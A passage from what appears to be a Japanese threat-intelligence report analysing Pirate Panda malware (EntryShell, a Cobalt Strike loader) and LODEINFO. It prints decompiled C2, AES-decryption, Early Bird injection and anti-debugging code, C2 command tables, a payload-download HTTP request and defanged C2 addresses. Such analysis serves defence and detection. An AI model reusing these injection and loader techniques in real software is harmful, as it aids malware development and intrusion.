つの値となります。この検体は、85.209.43[.]142:4431 を C2 サーバとして利用し、C2 サーバとの通信でポート番号変更のリクエストがサーバからあった場合に、1003 をバックアップのポート番号として利用できるようなコンフィグです。




図 12. エンコードされたコンフィグとデコードされたコンフィグ

この検体はWindowsのTCPソケット通信でC2サーバにconnectしますが、通信に失敗すると、ハードコードされたUser-Agentの値を送信データに付加する、PCのプロキシ情報を取得してプロキシ経由で通信するといった何パターンかでC2サーバとの通信を試みます。C2サーバとの通信に成功すると、C2サーバからの最初の応答に含まれる値（検体解析時は0c75d92d）のmd5ハッシュ値88103b5663574154b95037cfa76f3dfeの9バイトから16バイトまでの8バイトの値（63574154）を以降のC2サーバとの通信で通信データを暗号化するAES ECBモードの鍵（16進数: 36 33 35 37 34 31 35 34 00 00 00 00 00 00 00 00）として利用します。また、このUser-Agentのハードコードされた値は過去のCotx RATと同様のフォーマットで検体にハードコードされ、ワイド文字列で改行コード0xD 0xAで区切られています。

```
  v6 = inet_addr(dword_280894);
}
*&name.sa_data[2] = v6;
if ( connect(v3, &name, 16) == -1 )
  return -1;
if ( !dword_27AE7C )
{
  mmsi(&v32, 0, 0x800u);
  tmp_spfintf_2(v19, &v32, aConnectSDHttp1_5, v19, LOWORD(lpWideCharStr[1]), v19);
}                                       // ===============
                                        // CONNECT %s:%d HTTP/1.1
                                        // User-Agent: Mozilla/v5.0
                                        // HOST: %s
                                        // Proxy-Connection: Keep-Alive
                                        // Pragma: no-cache
                                        // Content-Length: 0
                                        // ================
v7 = lstrlen(&v32);
if ( send(v3, buf, v7, 0) == -1 )
  return -1;
```

図 13. C2サーバ通信とハードコードされたUser-Agentの値

C2サーバからの命令は、次の文字列（Sysinfo, Download 等）で各種の遠隔操作を行います。

Sysinfo: システム情報の取得（OSバージョン、RAMの利用状況）
Download: ファイルをC2サーバへ送信
UploadFileOk: C2サーバからファイルの受信と実行
RemoteRun: 任意のファイルを実行
Computer: ドライブ情報の取得またはファイル名リストの取得
Shell: リモートシェル（cmd.exe）
cd: 作業ディレクトリの変更
Dir: ディレクトリ内のファイル名の取得
Del: ファイルの削除
Exit: C2セッションの終了

WORDアイコンの実行ファイルとCobalt Strike Beacon

中国で人気のチャットツールWeChatで配送されたZipファイルに含まれるWORDアイコンを持つ実行ファイルを実行すると、おとりのドキュメントを表示するなどの挙動をせず、感染だけを行います。最初にCertEnumSystemStore()関数に、ペイロードを復号してインジェクションを行うローダ関数をコールバック関数として渡して実行させます。CertEnumSystemStore()関数でローダのコードを実行させるケースは標的型攻撃ではあまり観測されていません。ローダのコードは先ほどのマクロからダウンロードされるwin.rar検体と同様に、AES ECBモードで鍵の値に123456AAAAAAAAAAを使って.dataセクションのデータを復号し、得られたペイロードをNotepad.exeを起動してインジェクションします。ここでインジェクションは、CertEnumSystemStore()でコールバックを実装するケースと同様に標的型攻撃の検体のインジェクション手法としては観測の少ないQueueUserAPC()関数を使ったEarly Bird Injectionという手法を使っています。Notepad.exeのメモリに展開されるペイロードはCobalt Strike Beaconでmail-csits[.]org:8443と通信します。

```
NtAllocateVirtualMemory = GetProcAddress(v1, aNtallocatevirt);
(NtAllocateVirtualMemory)(v0, &buf_to_dec, 0i64, &v22, 0x1000, 64);
My_memcpy(buf_to_dec, &unk_1400263B0, v22);
My_AES_ECB_128(v22, buf_to_dec);              // a1:0x41000 buf_to_dec:size0x41000
                                              // key:123456AAAAAAAAAA
v31 = 0i64;
v30 = 0i64;
v29 = 0i64;
v28 = 0i64;
v27 = 0i64;
v26 = 0i64;
v32 = 0i64;
v24 = 0i64;
v25 = 0i64:
```

図 14. win.rarと同じAES暗号を用いたペイロードの復号

```
v6 = LoadLibraryA(aKernel32Dll_1);
CreateProcessA = GetProcAddress(v6, aCreateprocessa);
if ( dword_14006769C < 10 || !((dword_1400676A0 * (dword_1400676A0 - 1)) & 1) )
{
  (CreateProcessA)(aCWindowsSystem, 0i64, 0i64, 0i64, 0, 4, 0i64, 0i64 >> 63, &v26, &v24);
  v8 = v24;
  sub_13FFDE590();
  v9 = My_XOR_Bshift_2(aVirtualallocex);// 149EBF02AA21D83F625F2C03DBF18B9h
  v10 = LoadLibraryA(aKernel32Dll_1);
  VirtualAllocEx = GetProcAddress(v10, v9);
  v12 = (VirtualAllocEx)(v8, 0i64, v22, 4096i64, 64);
  sub_13FFDE680();
  v13 = My_XOR_Bshift_0(&xmmword_140068820);
  v14 = LoadLibraryA(aKernel32Dll_1);
  WriteProcessMemory = GetProcAddress(v14, v13);
  (WriteProcessMemory)(v8, v12, buf_to_dec, v22, 0i64);
  sub_13FFDE770();
  v16 = My_XOR_Bshift_4(&qword_140068838);
  v17 = LoadLibraryA(aKernel32Dll_1);
  QueueUserAPC = GetProcAddress(v17, v16);
  (QueueUserAPC)(v12, *(&v8 + 1), 0i64);// Early Bird Injection
  sub_13FFDE850();
  v19 = My_XOR_Bshift_5(&qword_14006884C);
  v20 = LoadLibraryA(aKernel32Dll_1);
  ResumeThread = GetProcAddress(v20, v19);
```

図 15. QueueUserAPC()関数を使ったEarly Bird Injection




図 16. Cobalt Strikeコンフィグ

Pirate Pandaのネットワークインフラストラクチャ

弊社の調査時点ではExcelのマクロコードがダウンロードを試みた検体はすでに存在していませんでしたが、アクセスしたサイトは中国語のIISで構築されていました。

図 17. 中国語のIISで構築されたサイトでアクセス不可のエラー

検体の通信先で解決されるIPアドレスに関連した同様のmailに関連した名前のドメインが見つかり、攻撃キャンペーンと関連した悪性のサイトと思われます。また、今回VBScriptのダウンロード先mail.mraden[.]comとEntryShellのC2サーバ85.209.43[.]142は同じサーバであり、11月の検出から2月初旬までこのサーバがアクティブである事を確認しており、攻撃者はネットワークインフラについては、それほどOPSEC (Operational Security)を気にしていないように思われます。




図 18. Pirate PandaのC2インフラ

Pirate Panda攻撃キャンペーンの特徴と検出

中国の攻撃グループの中国で活動するビジネスに対するマルウェア感染の手法として、チャットツールを使ってマルウェアが配送されたため、メールセキュリティが迂回されています。添付ファイルのマクロVBAによるダウンロード、DLLサイドローディング、インジェクションなどは最近のEDRでは比較的検出が容易であり、通信先に80/443番といったスタンダードポートを利用しない事なども、企業内でのファイアウォールで外向きの通信のポリシー制御で検出が可能です。

LODEINFO を使う攻撃キャンペーン

メディアや安全保障関連のシンクタンク、外交、政府関連を狙ったRATマルウェア ”LODEINFO”を使った攻撃は2019年12月頃から始まり2023年時点でも観測されています。従来から観測されている初期感染手法はスピアフィッシングメールで、添付ファイルを介して正規ファイルとローダDLL、暗号化ファイルがドロップされてメモリ上にLODEINFOが稼働します。




図 19. LODEINFOの感染フロー

2022年度もLODEINFOを使う攻撃が継続して観測されました。本レポートでは2022年度に弊社で分析したv0.6.6とv0.6.8の特徴について解説します。

v0.6.6

v0.6.6の配送にはディスクイメージ形式の一つであるVHD(Virtual Hard Disk)ファイルが使われていました。

Windows10ではVHDファイルをダブルクリックすることでマウントし中身を確認することができます。攻撃で使われたVHDファイルをマウントするとドキュメントファイルにアイコン偽装した”核不拡散をめぐる国際政治_docx.exe”が表示されます。VHDファイル内にある他のファイルはシステム属性と隠し属性が付与されておりWindowsの通常の設定では非表示になっています。実行ファイルを実行すると同じ場所にあるデコイファイル(1.docx)開き、%USERPROFILE%¥Downloads¥ にLODEINFO関連のファイル(K7AVScan.exe, K7AVWScn.dll, K7AVScan.exe.tmp)を移動させて、K7AVScan.exeを実行します。

非表示になっているファイルのシステム属性、隠し属性は、attrib -s -h コマンドで解除することができます。




図 20. 攻撃で使われたファイル

このアイコン偽装した実行ファイルは､マルウェア エモテットなどによくみられるControl Flow Flattening により処理フローが難読化されていました。

図 21. Control Flow Flatteningで難読化されたコード

また、ファイルを実行した人物に違和感を感じさせないようにするためにアイコン偽装された実行ファイルは削除されて、vbsファイルを生成、実行しマウントしたVHDファイルを自動的にアンマウントします。
CreateObject("WScript.Shell").Run "powershell -c ""IEX(New-Object -comObject Shell.Application).Namespace(17).ParseName('C:').InvokeVerb('Eject')""", 0

Downloadsフォルダに移動されたK7AVScan.exeが実行されるとDLL Side-Loadningにより K7AVWScn.dllがロードされた後に暗号化ファイルK7AVScan.exe.tmpが読み込まれてメモリ上に LODEINFOが展開・実行されます。K7AVWScn.dllのコードも同様に Control Flow Flattening により処理フローの解読が難解になっています。

LODEINFOでサポートされる遠隔コマンド数は、v0.6.3で11個に削減されv0.6.6でも変更はありませんでした。

表 2. LODEINFO v0.6.6サポートコマンド

No	コマンド名	機能
1	command	LODEINFOがサポートしているコマンドを表示
2	send	感染機器へファイルをアップロード
3	recv	感染機器からファイルをダウンロード
4	memory	シェルコードを他プロセスへインジェクト
5	kill	プロセス終了
6	cd	指定フォルダへ移動
7	ver	LODEINFOバージョン情　報表示
8	print	スクリーンキャプチャ
9	ransom	ファイル暗号化
10	comc	任意のコマンド実行（WMIを使用）
11	config	未実装（C2よりコマンドを受信すると"Not available."を返す）

本バージョンでは、親プロセスがexplorer.exeでない場合には、自身の別プロセスを起動し待機状態になるアンチデバッグテクニックが実装されていました。これは過去のバージョンでは実装されていませんでした。

```
exPPName[0] = 0x780065;                       // utf-8 "explorer.exe"
exPPName[1] = 0x6C0070;
exPPName[2] = 0x72006F;
exPPName[3] = 0x720065;
exPPName[4] = 0x65002E;
exPPName[5] = 0x650078;
exPPName[6] = 0x97000000;
kernel32_lstrcmpiW = v17->kernel32_lstrcmpiW;
hProcess = 0;
ret = kernel32_lstrcmpiW(pPPName, exPPName);
v20 = v42;
// If Parent Process Name is not "explorer.exe"
if ( ret )
{
  v21 = v42;
  if ( *v42 != v42[v3] )
  {
    v22 = *v42;
    v40 = *v42;
    while ( 1 )
    {
      // Find "explorer.exe"
      if ( !(*(this[7] + offsetof(api_tbl, kernel32_lstrcmpiW)))(v22->szExeFile, exPPName) )
      {
        h_process = (*(this[7] + offsetof(api_tbl, kernel32_OpenProcess)))(0x2000000, 0, v40->th32ProcessID);
        if ( h_process )
        {
          memset_w(&StartupInfo, 0, 72u);
          (*(this[7] + offsetof(api_tbl, kernelbase_InitializeProcThreadAttributeList)))(0, 1, 0, &pPPName);
          v23 = (*(this[7] + offsetof(api_tbl, msvcrt_malloc)))(pPPName);
          v24 = this[7];
          v34 = v23;
          (v24->kernelbase_InitializeProcThreadAttributeList)(v23, 1, 0, &pPPName);
          (*(this[7] + offsetof(api_tbl, kernelbase_UpdateProcThreadAttribute)))(v34, 0, 0x20000, &h_process, 4, 0, 0);
          StartupInfo.cb = 72;
          StartupInfo.wShowWindow = 0;
          (*(this[7] + offsetof(api_tbl, kernel32_GetModuleFileNameA)))(0, filename, 260);
          // Create another myself
          ret1 = (*(this[7] + offsetof(api_tbl, kernel32_CreateProcessA)))(
                   0,
                   filename,
                   0,
                   0,
                   1,
                   0x3080410,
                   0,
                   0,
                   &StartupInfo,
                   &ProcessInformation);
          v26 = this[7];
          v39 = ret1;
          (v26->msvcrt_free)(v34);
          if ( v39 )
            break;
        }
      }
```

図 22. LODEINFO v0.6.6アンチデバッグ処理

v0.6.8

v0.6.8では、従来からの主な手段である悪意のあるマクロを含んだドキュメントファイルが使われていました。




図 23. LODEINFO v0.6.8 ドキュメント

マクロを有効にすると、Wordアプリ(winword.exe)のメモリ上に新しい領域を確保しシェルコードを展開します。そして外部サーバから暗号化されたファイルをダウンロードし、LDOEINFOの設置、実行をします。以下にHTTPダウンロード通信の内容を記載します。

GET /8091.htm HTTP/1.1
*Accept: */**
Accept-Encoding: gzip, deflate
User-Agent: Mozilla/4.0 (compatible; MSIE 7.0; Windows NT 6.1; WOW64; Trident/7.0; SLCC2; .NET CLR 2.0.50727; .NET CLR 3.5.30729; .NET CLR 3.0.30729; Media Center PC 6.0; .NET4.0C; .NET4.0E)
Host: 207.148.103[.]42

ダウンロードするhtmファイルは、シングルバイト値でXORされていました。XORの鍵は図 24のようにファイル最後の3バイトに設定されています。




図 24. ダウンロードするhtmファイル

XORで復号するとLODEINFOの起動に必要な複数ファイルが一つにまとめられたデータになります。各ファイルにはプレフィックスとしてファイルサイズとファイル名のレングス、ファイル名が設定されています。シェルコードはこの情報を基にファイルを抽出・保存します。




図 25. 復号後のファイル

弊社で分析した検体では以下4つのファイルが保存されて実行されます。

表 3. シングルバイトXORで復号後の構成ファイル

No	ファイル名	備考
1	K7TSSplh.exe	正規ファイル
2	K7UI.dll	LODEINFO ローダ
3	vcruntime140.dll	Visual C++ 2015 再頒布可能パッケージに含まれる正規DLL
4	K7TSSplh.exe_	暗号化されたLODEINFOのペイロード




図 26. LODEINFO v0.6.8感染フロー

また、ダウンロードするファイルがBase64エンコード証明書(PEM形式)に偽装されたものも確認しています。このファイルは、base64デコードすると、前述と同じ構造のシングルバイトXORされたデータになります。




図 27. base64エンコード証明書に偽装されたhtmファイル

このケースでは、別の正規ファイルが使われていました。

表 4. base64デコード + XOR復号後の構成ファイル

No	ファイル名	備考
1	Elze.exe	正規ファイル
2	frau.dll	LODEINFO ローダ
3	vcruntime140.dll	Visual C++ 2015 再頒布可能パッケージに含まれる正規DLL
4	Elze.exe_	暗号化されたLODEINFOのペイロード

カスペルスキー社の分析記事[13]によると2022年6月に発見したダウンローダ “DOWNIISSA”の分析の過程で同じ構造の暗号化ファイルが発見されています。このことからこのLODEINFO関連のファイルを外部サーバからダウンロードし復号・設定する手法は2022年6月には既に使われていたと考えています。

LODEINFO v0.6.8では以前のバージョンで削除されたコマンドの一部が再度実装されていました。

表 5. LODEINFO v0.6.8サポートコマンド

No	コマンド名	機能
1	command	LODEINFOがサポートしているコマンドを表示
2	ls	ファイル一覧表示
3	rm	ファイル削除
4	mv	ファイル移動
5	cp	ファイルコピー
6	cat	ファイルの内容表示
7	mkdir	フォルダ作成
8	send	感染機器へファイルをアップロード
9	recv	感染機器からファイルをダウンロード
10	memory	シェルコードを他プロセスへインジェクト
11	kill	プロセス終了
12	cd	指定フォルダへ移動
